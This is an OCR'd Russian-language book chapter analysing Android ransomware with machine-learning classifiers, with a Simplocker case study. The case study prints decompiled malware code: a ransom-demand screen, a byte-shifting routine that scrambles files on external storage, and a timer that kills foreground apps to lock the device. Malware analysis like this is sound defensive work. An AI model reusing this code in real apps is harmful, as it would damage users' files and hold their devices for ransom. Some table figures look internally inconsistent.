


Рисунок 10-1. 20 важнейших признаков, лучше всего отличающих программы-вымогатели Android от доброкачественных программ

Обнаруженная примерно в 2017 году Anubis - гибридная вредоносная программа, которая действует и как банковский троян, и как шпионская программа, похищая учётные данные для входа на финансовые сайты, например PayPal. Модуль программы-вымогателя был добавлен в 2019 году для блокировки экранов и шифрования файлов.

Программы-вымогатели и доброкачественные программы

На рисунке 10-1 показаны 20 признаков, играющих наибольшую роль в отделении программ-вымогателей от доброкачественных программ с помощью классификатора Extra-Trees, обсуждавшегося в главе 7.

Как можно видеть, 11 из 20 важнейших признаков связаны с разрешениями. Обратите внимание, что, в отличие от ABT, разрешения, связанные с SMS, не слишком важны для отделения программ-вымогателей от доброкачественных. Рассмотрим более полезные разрешения.

Признаки, связанные с разрешениями

Разрешение `MOUNT_UNMOUNT_FILESYSTEMS` является одним из важнейших для классификации программ-вымогателей: его запрашивают более 40 процентов приложений-вымогателей и лишь около 5 процентов доброкачественных программ. Это удивительно, поскольку данное разрешение требует использования эксплойта повышения привилегий, позволяющего приложениям манипулировать файловой системой. Нам неизвестны программы-вымогатели Android, содержащие такой эксплойт, поэтому на практике вредоносная программа не смогла бы воспользоваться этим разрешением. Вероятно, небольшое число семейств программ-вымогателей искажает статистическое распределение этого признака. Несколько семейств программ-вымогателей запрашивают десятки разрешений, включая `MOUNT_UNMOUNT_FILESYSTEMS`, но фактически их не используют.

Мы описывали разрешение `GET_TASKS` в предыдущих главах. Вкратце, оно позволяет приложению видеть процессы, работающие на устройстве. Это разрешение также можно использовать в защитных целях, например для проверки наличия программного обеспечения безопасности на устройстве или принудительного взаимодействия пользователя с интерфейсом определённым образом. Семейство программ-вымогателей Svpeng использует это разрешение, чтобы гарантировать предоставление пользователем административных разрешений устройства на экране администрирования, а семейство Simplocker постоянно отслеживает приложение на переднем плане и пытается как можно быстрее завершить его, если пользователь начинает взаимодействовать с любым приложением, кроме самой программы-вымогателя. Программы-вымогатели запрашивают это разрешение примерно в четыре раза чаще доброкачественных программ.

Разрешение `INSTALL_PACKAGES` позволяет привилегированному приложению незаметно устанавливать другие приложения. Поскольку это разрешение привилегированное, обычные приложения не могут его использовать, а доброкачественные почти никогда его не запрашивают. Однако его запрашивают более 20 процентов приложений-вымогателей по неясным причинам. Как и в случае `MOUNT_UNMOUNT_FILESYSTEMS`, программы-вымогатели фактически не могут использовать это разрешение, а выборочная проверка образцов программ-вымогателей из нашей библиотеки показала, что большинство образцов, запрашивающих `INSTALL_PACKAGES`, также запрашивают непривилегированное и требующее согласия пользователя разрешение `REQUEST_INSTALL_PACKAGES`. Возможно, разработчики программ-вымогателей запрашивают оба разрешения на случай, если приложение каким-либо образом получит повышенные привилегии.

Разрешение READ_PHONE_STATE программы-вымогатели запрашивают более чем вдвое чаще доброкачественных программ. Оно позволяет программе-вымогателю извлекать сведения о телефонном номере пользователя, текущих звонках, операторе сотовой связи и другое. В принципе, оно может позволить разработчику программы-вымогателя позвонить жертве и поговорить с ней по телефону.

Разрешение ACCESS_WIFI_STATE предоставляет доступ к Android WifiManager для получения состояния Wi-Fi-соединения устройства. Мы видели, как приложения-вымогатели, например Simplocker, используют это разрешение для принудительного установления Wi-Fi-соединения и обеспечения связи программы-вымогателя со своим сервером управления и контроля. Это разрешение запрашивают более 80 процентов образцов программ-вымогателей, что более чем вдвое превышает долю доброкачественных приложений.

Неудивительно, что приложения-вымогатели используют разрешение SYSTEM_ALERT_WINDOW, чтобы разместить окно поверх всего экрана, предположительно для показа требования выкупа. Важно, что окно наложения не позволяет пользователю управлять устройством. Вероятность запроса этого разрешения программой-вымогателем примерно в четыре раза превышает вероятность его запроса доброкачественной программой.

Разрешение READ_LOGS программы-вымогатели также запрашивают примерно в четыре раза чаще доброкачественных программ. Однако мы не наблюдали его использования для функций, связанных с блокировкой телефонов или требованием выкупа, и предполагаем, что оно является артефактом технологических решений разработчиков программ-вымогателей. Например, несколько семейств программ-вымогателей используют коммерческие инструменты защиты приложений, такие как Tencent Legu или Qihoo 360 Jiagu, чтобы защититься от обратного проектирования. Эти инструменты защиты используют разрешение READ_LOGS для сбора журнальных сведений с целью диагностики сбоев. Из-за небольшого числа семейств программ-вымогателей технологические решения даже нескольких из них оказывают непропорционально большое влияние на признаки машинного обучения.

Доброкачественные программы почти никогда не используют разрешение KILL_BACKGROUND_PROCESSES, но его запрашивают более 25 процентов программ-вымогателей. Это разрешение позволяет программе-вымогателю завершать любые процессы антивирусов, которые могут работать на устройстве. Как упоминалось ранее, некоторые семейства программ-вымогателей, например Simplocker, также пытаются без разбора завершать все процессы, кроме процесса самой программы-вымогателя, а некоторые разрешают явно заданный список системных диалогов настроек, с которыми программа-вымогатель хочет заставить пользователя взаимодействовать.

Программы-вымогатели запрашивают разрешение RECEIVE_BOOT_COMPLETED почти втрое чаще доброкачественных программ. Это разрешение важно, поскольку позволяет программе-вымогателю запускаться при перезагрузке устройства пользователем. Сразу после завершения загрузки вредоносное приложение может заблокировать доступ к устройству и показать экран требования выкупа.

Разрешение RESTART_PACKAGES - ещё одно разрешение, которое редко используется доброкачественными программами, но запрашивается более чем 25 процентами программ-вымогателей. Мы не обнаружили его использования в реальном поведении программ-вымогателей, но иногда оно применяется SDK, встроенными в приложения-вымогатели. Даже это удивительно, поскольку данное разрешение было объявлено устаревшим в 2011 году, в Android 4.0.3 (Ice Cream Sandwich).

В таблице 10-1 показаны некоторые распространённые разрешения, запрашиваемые шестью важными семействами вредоносных программ. Мы видим, что некоторые семейства, например Simplocker, запрашивают практически все разрешения, тогда как другие гораздо более избирательны.

Таблица 10-1. Разрешения, запрашиваемые семействами программ-вымогателей

Разрешение	Chiffon	LeakerLocker	Simplocker	Police	Jisut	SimpleLocker
MOUNT_UNMOUNT_FILESYSTEMS	Нет	Нет	Да	Нет	Да	Нет
GET_TASKS	Да	Нет	Да	Нет	Нет	Нет
INSTALL_PACKAGES	Нет	Нет	Да	Нет	Да	Нет
READ_PHONE_STATE	Да	Да	Да	Нет	Нет	Да
GET_PACKAGE_SIZE	Нет	Нет	Да	Нет	Нет	Нет
ACCESS_WIFI_STATE	Нет	Да	Да	Нет	Нет	Нет
SYSTEM_ALERT_WINDOW	Да	Да	Да	Да	Да	Нет
READ_LOGS	Нет	Нет	Да	Нет	Нет	Нет
KILL_BACKGROUND_PROCESSES	Нет	Нет	Да	Нет	Нет	Нет
RECEIVE_BOOT_COMPLETED	Да	Да	Да	Да	Да	Да
RESTART_PACKAGES	Нет	Нет	Да	Нет	Нет	Нет

Некоторые разрешения, например `RECEIVE_BOOT_COMPLETED`, запрашивают все шесть изученных нами семейств, тогда как другие, например `READ_LOGS` и `KILL_BACKGROUND_PROCESSES`, запрашивает лишь одно приложение. Этот простой анализ показывает разнообразие поведения программ-вымогателей.

Другие признаки

Программы-вымогатели обычно выполняют больше вызовов `org.apache.conn` и `org.apache.conn.scheme`, чем доброкачественные программы, возможно, чтобы поддерживать соединения между скомпрометированным устройством и сервером управления и контроля разработчиков вредоносной программы. Поскольку приложения-вымогатели на Android редки, а число выявленных семейств невелико, использование библиотек Apache даже несколькими из них делает прогностическую силу признаков, связанных с такими вызовами, относительно высокой, что и объясняет эти наблюдения.

Наш анализ также показывает, что приложения-вымогатели, по-видимому, выполняют меньше вызовов различных пакетов Android API, чем доброкачественные программы. Приложения-вымогатели обычно представляют собой небольшие APK, сосредоточенные на своей основной задаче, и, в отличие от легитимных приложений, для достижения цели им требуется лишь несколько пакетов Android API.

Эффективность прогнозирования

В таблице 10-2 показана эффективность выбранных классификаторов машинного обучения при отделении программ-вымогателей от доброкачественных программ для разных наборов признаков. В первом столбце перечислены виды признаков, используемых для прогнозирования, включая базовые признаки API, статические и динамические признаки, а также расширенные признаки, полученные из TSG, ориентиров, кластеризации признаков и корреляционных графов. Кроме того, показаны комбинации этих видов. Во втором столбце указан лучший подход к классификации с использованием набора признаков из данной строки, а в последующих столбцах - различные показатели прогностической эффективности.

Таблица 10-2. Показатели оценки программ-вымогателей и доброкачественных программ Android

Набор признаков	Лучший классификатор	AUC	Точность	Полнота	F1	FPR	FNR
Пакеты API	XGBoost	0,8979	0,8670	0,7926	0,8282	0,1330	0,1918
Статические (S)	XGBoost	0,8982	0,8570	0,7836	0,8187	0,1430	0,2009
Динамические (D)	MLP	0,8082	0,7806	0,6359	0,7009	0,2194	0,3094
S + D	RF	0,9100	0,8498	0,8106	0,8297	0,1502	0,1822
API + S + D	GBDT	0,9168	0,8635	0,8285	0,8456	0,1365	0,1659
TSG	XGBoost	0,8231	0,7353	0,7540	0,7445	0,2647	0,2541
LM	RF	0,7947	0,7409	0,6350	0,6839	0,2591	0,3217
FC	SVM	0,6571	0,9262	0,3189	0,4745	0,0738	0,4135
CG	RF	0,6229	0,6022	0,4194	0,4944	0,3978	0,4477
API + S + D + TSG	GBDT	0,9457	0,8845	0,8803	0,8824	0,1155	0,1199
API + S + D + LM	GBDT	0,9431	0,8789	0,8822	0,8805	0,1211	0,1190
API + S + D + FC	RF	0,9439	0,8789	0,8756	0,8772	0,1211	0,1248
API + S + D + CG	XGBoost	0,9447	0,8794	0,8794	0,8794	0,1206	0,1214
Все признаки	XGBoost	0,9243	0,8470	0,9329	0,8879	0,1530	0,0604
Лучшее позднее слияние	XGBoost	0,9653	0,9197	0,9649	0,9418	0,0803	0,0458

Как можно видеть, описанные в этой книге подходы машинного обучения способны обеспечить точность почти 92 процента и полноту более 96 процентов, что является превосходными показателями эффективности.

Программы-вымогатели и другие вредоносные программы

На рисунке 10-2 показаны 20 важнейших признаков для отделения программ-вымогателей от других форм вредоносных программ.

Разрешения играют здесь наибольшую роль, поэтому мы сосредоточимся на них. Кроме того, программы-вымогатели, по-видимому, выполняют больше вызовов `android.security`, `android.content.pm` и `android.database`, чем другие категории вредоносных программ, но эти различия довольно малы. Аналогично мы снова видим, что программы-вымогатели выполняют больше вызовов функций `org.apache.http.conn`, `org.apache.http.conn.schema` и `org.apache.http.params`, чем другие вредоносные программы.

Признаки, связанные с разрешениями

Вы сразу должны заметить, что другие вредоносные программы запрашивают разрешения `SEND_SMS`, `RECEIVE_SMS` и `WRITE_SMS`, связанные с SMS, чаще программ-вымогателей. Это неудивительно, поскольку другие формы вредоносных программ используют эти разрешения для таких задач, как перехват сообщений двухфакторной аутентификации, чего программам-вымогателям делать не требуется.




Рисунок 10-2. 20 важнейших признаков, лучше всего отличающих программы-вымогатели Android от других вредоносных программ

С другой стороны, программы-вымогатели чаще других форм вредоносных программ запрашивают разрешения `RESTART_PACKAGES` и `READ_LOGS`, которые были описаны в предыдущем разделе. Ещё одно разрешение, которое приложения-вымогатели запрашивают гораздо чаще других форм вредоносных программ, - `DIAGNOSTIC`, позволяющее приложениям читать диагностические ресурсы и записывать в них. Однако это разрешение привилегированное, поэтому непривилегированные приложения, включая все известные нам современные семейства программ-вымогателей, не могут его использовать.

Эффективность прогнозирования

В таблице 10-3 показано, насколько эффективно алгоритмы машинного обучения отделяют программы-вымогатели от других форм вредоносных программ.

Таблица 10-3. Классификация программ-вымогателей Android и других вредоносных программ

Набор признаков	Лучший классификатор	AUC	Точность	Полнота	F1	FPR	FNR
Пакеты API	XGBoost	0,8075	0,8135	0,7921	0,8027	0,1865	0,2043
Статические (S)	XGBoost	0,7739	0,7652	0,7926	0,7787	0,2348	0,2165
Динамические (D)	RF	0,6756	0,6395	0,6739	0,6563	0,3605	0,3470
S + D	GBDT	0,7949	0,7977	0,7827	0,7901	0,2023	0,2151
API + S + D	GBDT	0,8209	0,8088	0,8172	0,8129	0,1912	0,1856
TSG	RF	0,7097	0,7110	0,7097	0,7104	0,2890	0,2917
LM	RF	0,7443	0,7611	0,5992	0,6705	0,2389	0,3328
FC	SVM	0,5459	0,5222	0,6211	0,5674	0,4778	0,4713
CG	RF	0,7443	0,7611	0,5992	0,6705	0,2389	0,3328
API + S + D + TSG	GBDT	0,9180	0,8619	0,8351	0,8483	0,1381	0,1610
API + S + D + LM	XGBoost	0,8718	0,8385	0,7667	0,8010	0,1615	0,2166
API + S + D + FC	GBDT	0,8791	0,8388	0,7653	0,8004	0,1612	0,2171
API + S + D + CG	GBDT	0,8983	0,8688	0,7912	0,8282	0,1312	0,1932
Все признаки	XGBoost	0,9168	0,8635	0,8285	0,8456	0,1365	0,1659
Лучшее позднее слияние	XGBoost	0,8593	0,8718	0,9497	0,9091	0,1282	0,2545

Точность и полнота в этом случае ниже и составляют соответственно немногим более 87 процентов и около 95 процентов. Неудивительно, что отделить программы-вымогатели от других вредоносных программ сложнее, чем от доброкачественных, поскольку программы-вымогатели часто имеют больше общего с другими категориями вредоносных программ, чем с доброкачественными.

Simplocker: пример исследования

В этом разделе мы исследуем приложение-вымогатель Simplocker `qok.wrrgz.xcfwc (v1, a10b)`. Это приложение также запрашивает обширный список разрешений, слишком длинный, чтобы приводить его здесь. Мотив запроса столь большого числа разрешений неясен, поскольку анализ кода образца показывает, что подавляющее большинство из них фактически не используется. Такое поведение соответствует тому, что мы обнаружили при анализе результатов машинного обучения, обсуждавшихся ранее в этой главе: по-видимому, программы-вымогатели часто запрашивают разрешения, которые они не используют или не могут использовать.

Посмотрим, как приложение реализует своё вредоносное поведение. В листинге 10-1 показан код определения диалогового окна, используемый Simplocker для создания требования выкупа.

```
<?xml version="1.0" encoding="utf-8"?>
...
        <TextView android:textAppearance="?android:attr/textAppearanceMedium"
android:textSize="16sp" android:textColor="#ffffffff" android:id="@+id/textView1"
android:layout_width="match_parent" android:layout_height="wrap_content"
android:layout_marginLeft="10dp" android:layout_marginTop="10dp" android:layout_
marginRight="10dp" android:layout_marginBottom="10dp" android:text="To unlock your
device and to avoid other legal consequences, you are obligated to pay a release fee
of $300. Payable through GreenDot MoneyPak (you have to purchase MoneyPak card. load
it with $300 and enter the code). You can buy the card at any store or gas station,
payzone or paypoint."/>
      </LinearLayout>
...
        <TextView android:textSize="20sp" android:textColor="#ffffffff"
android:gravity=
"center" android:id="@+id/textView2" android:padding="15dp" android:layout_width=
"wrap_content" android:layout_height="wrap_content" android:text="Wrong MoneyPack code.
You have only 3 attempts. Please try again"/>
      </LinearLayout>
...
        <EditText android:id="@+id/et_number" android:layout_width=
"match_parent" android:layout_height="wrap_content" android:layout_marginLeft="30dp"
android:layout_marginRight="30dp" android:hint="Enter $300 MoneyPak code"
android:ems="10" android:maxLength="14" android:inputType="number"/>
      <LinearLayout android:gravity="center" android:layout_width=
"match_parent" android:layout_height="wrap_content">
...
        <TextView android:textSize="30sp" android:textColor="#ffffffff"
android:gravity="center" android:id="@+id/textView3" android:padding="20dp"
android:layout_width="match_parent" android:layout_height="wrap_content"
android:text="Your request will be processed within 24 hours"/>
      </LinearLayout>
```

Листинг 10-1. Код, используемый для отображения требования выкупа в Simplocker

Этот код содержит следующий текст, ясно указывающий, что мы имеем дело с программой-вымогателем:

> Чтобы разблокировать устройство и избежать других правовых последствий, вы обязаны заплатить сбор за освобождение в размере 300 долларов. Оплата через GreenDot MoneyPak (необходимо приобрести карту MoneyPak, пополнить её на 300 долларов и ввести код). Купить карту можно в любом магазине или на автозаправочной станции, в точке Payzone или PayPoint.

Далее в листинге 10-2 показан код, который Simplocker использует для шифрования файлов. Шифрование исключительно простое. Для каждого файла, в который программа-вымогатель может записывать данные во внешнем хранилище (см. `encryptAll`), она увеличивает значения всех байтов файла на 1 (см. `goToDir`).

```
public static void goToDir(File file, boolean z) {
  Log.v("CRYPT", file.getAbsolutePath());
  if (z) {
    try {
      byte[] readBytes = readBytes(
        String.valueOf(String.valueOf(file.getAbsolutePath().substring(
          0, file.getAbsolutePath().lastIndexOf("/"))) + "/" + file.getName()));
      byte[] bArr = new byte[readBytes.length];
      for (int i = 0; i < readBytes.length; i++) {
        bArr[i] = (byte) (readBytes[i] + 1);
      }
      BufferedOutputStream bufferedOutputStream = new BufferedOutputStream(
        new FileOutputStream(new File(file.getAbsolutePath())));
      bufferedOutputStream.write(bArr);
      bufferedOutputStream.flush();
      bufferedOutputStream.close();
    } catch (Throwable th) {
      File[] listFiles = new File(file.getAbsolutePath()).listFiles();
      for (File goToDir : listFiles) {
        goToDir(goToDir, z);
      }
    }
  } else {
    byte[] readBytes2 = readBytes(
      String.valueOf(String.valueOf(file.getAbsolutePath().substring(
        0, file.getAbsolutePath().lastIndexOf("/"))) + "/" + file.getName()));
    byte[] bArr2 = new byte[readBytes2.length];
    for (int i2 = 0; i2 < readBytes2.length; i2++) {
      bArr2[i2] = (byte) (readBytes2[i2] - 1);
    }
    BufferedOutputStream bufferedOutputStream2 = new BufferedOutputStream(
      new FileOutputStream(new File(file.getAbsolutePath())));
    bufferedOutputStream2.write(bArr2);
    bufferedOutputStream2.flush();
    bufferedOutputStream2.close();

  }
}


public void encryptAll() {
  File[] listFiles = new File(
    String.valueOf(Environment.getExternalStorageDirectory())).listFiles();
  for (File goToDir : listFiles) {
    goToDir(goToDir, true);
  }
}
```

Листинг 10-2. Код, используемый для шифрования файлов в Simplocker

Это шифрование элементарно взломать, однако его достаточно, чтобы полностью исказить всё содержимое файлов с точки зрения неопытных пользователей. Обратите внимание, что функцию расшифрования можно найти в той же функции. Наличие логического флага `z`, передаваемого в `goToDir`, определяет, выполняет функция шифрование или расшифрование.

В листинге 10-3 показан фрагмент кода, используемого для завершения соответствующих процессов и отсчёта времени механизма блокировки.

```
/* скомпилировано из: BackgroundService */
public class Hans5 extends Service {
  public static Hans5 Activity = null;
  public static Timer LockerExecutor = null;
  public static PowerManager.WakeLock wakeLock;


  public static void BringToFront(Context context) {
    try {
      Intent intent = new Intent(context.getApplicationContext(), Hans2.class);
      intent.setFlags(272629760);
      context.startActivity(intent);
```

```
    } catch (Throwable th) {
      th.printStackTrace();
    }
  }


  private TimerTask LockerTimer() {
    return new TimerTask() {
      public void run() {
        try {
          if (Hans2.Activity != null && !Hans2.STOP &&
              ((PowerManager) Hans2.Activity.getSystemService("power")).isScreenOn()) {
            ActivityManager activityManager =
              (ActivityManager) Hans2.Activity.getSystemService("activity");
            List<ActivityManager.RunningTaskInfo> runningTasks =
              activityManager.getRunningTasks(1);
            ComponentName componentName = runningTasks.get(0).topActivity;
            String packageName = componentName.getPackageName();

          if (!packageName.equals("qok.wrrgz.xcfwc") &&
              !packageName.equals("com.android.settings")) {
            Process.killProcess(runningTasks.get(0).id);
            Hans2.Activity.finishActivity(runningTasks.get(0).id);
            activityManager.killBackgroundProcesses(
              componentName.getPackageName());
            Hans5.BringToFront(Hans2.Activity.getApplicationContext());
          }
        }
        if (Hans5.Activity == null) {
          Intent intent = new Intent();
          intent.setAction("qok.wrrgz.xcfwc.Hans5");
          Hans5.this.getApplicationContext().startService(intent);
        }
      } catch (Throwable th) {
        th.printStackTrace();
      }
    }
  };
}


public void onStart(Intent intent, int i) {
  Activity = this;
  wakeLock = ((PowerManager) getSystemService("power")).newWakeLock(1, "locker");
  wakeLock.acquire();
  startTimer(LockerExecutor, LockerTimer(), 0, 10);
  super.onStart(intent, i);
}


...
}
```

Листинг 10-3. Код, используемый для завершения процессов

Программа-вымогатель настраивает повторяющийся таймер посредством `Timer.scheduleAtFixedRate`. В результате каждые 10 мс программа-вымогатель проверяет, с каким приложением в данный момент взаимодействует пользователь, и завершает его, если это не сама программа-вымогатель и не приложение «Настройки». Почему программа-вымогатель включила приложение «Настройки» в список разрешённых, неясно.

Прогнозы для важных образцов программ-вымогателей

В таблице 10-4 показано, насколько хорошо работали наши классификаторы машинного обучения при обработке образцов программ-вымогателей, обсуждавшихся в этой главе.

Таблица 10-4. Эффективность классификаторов машинного обучения на семействах программ-вымогателей

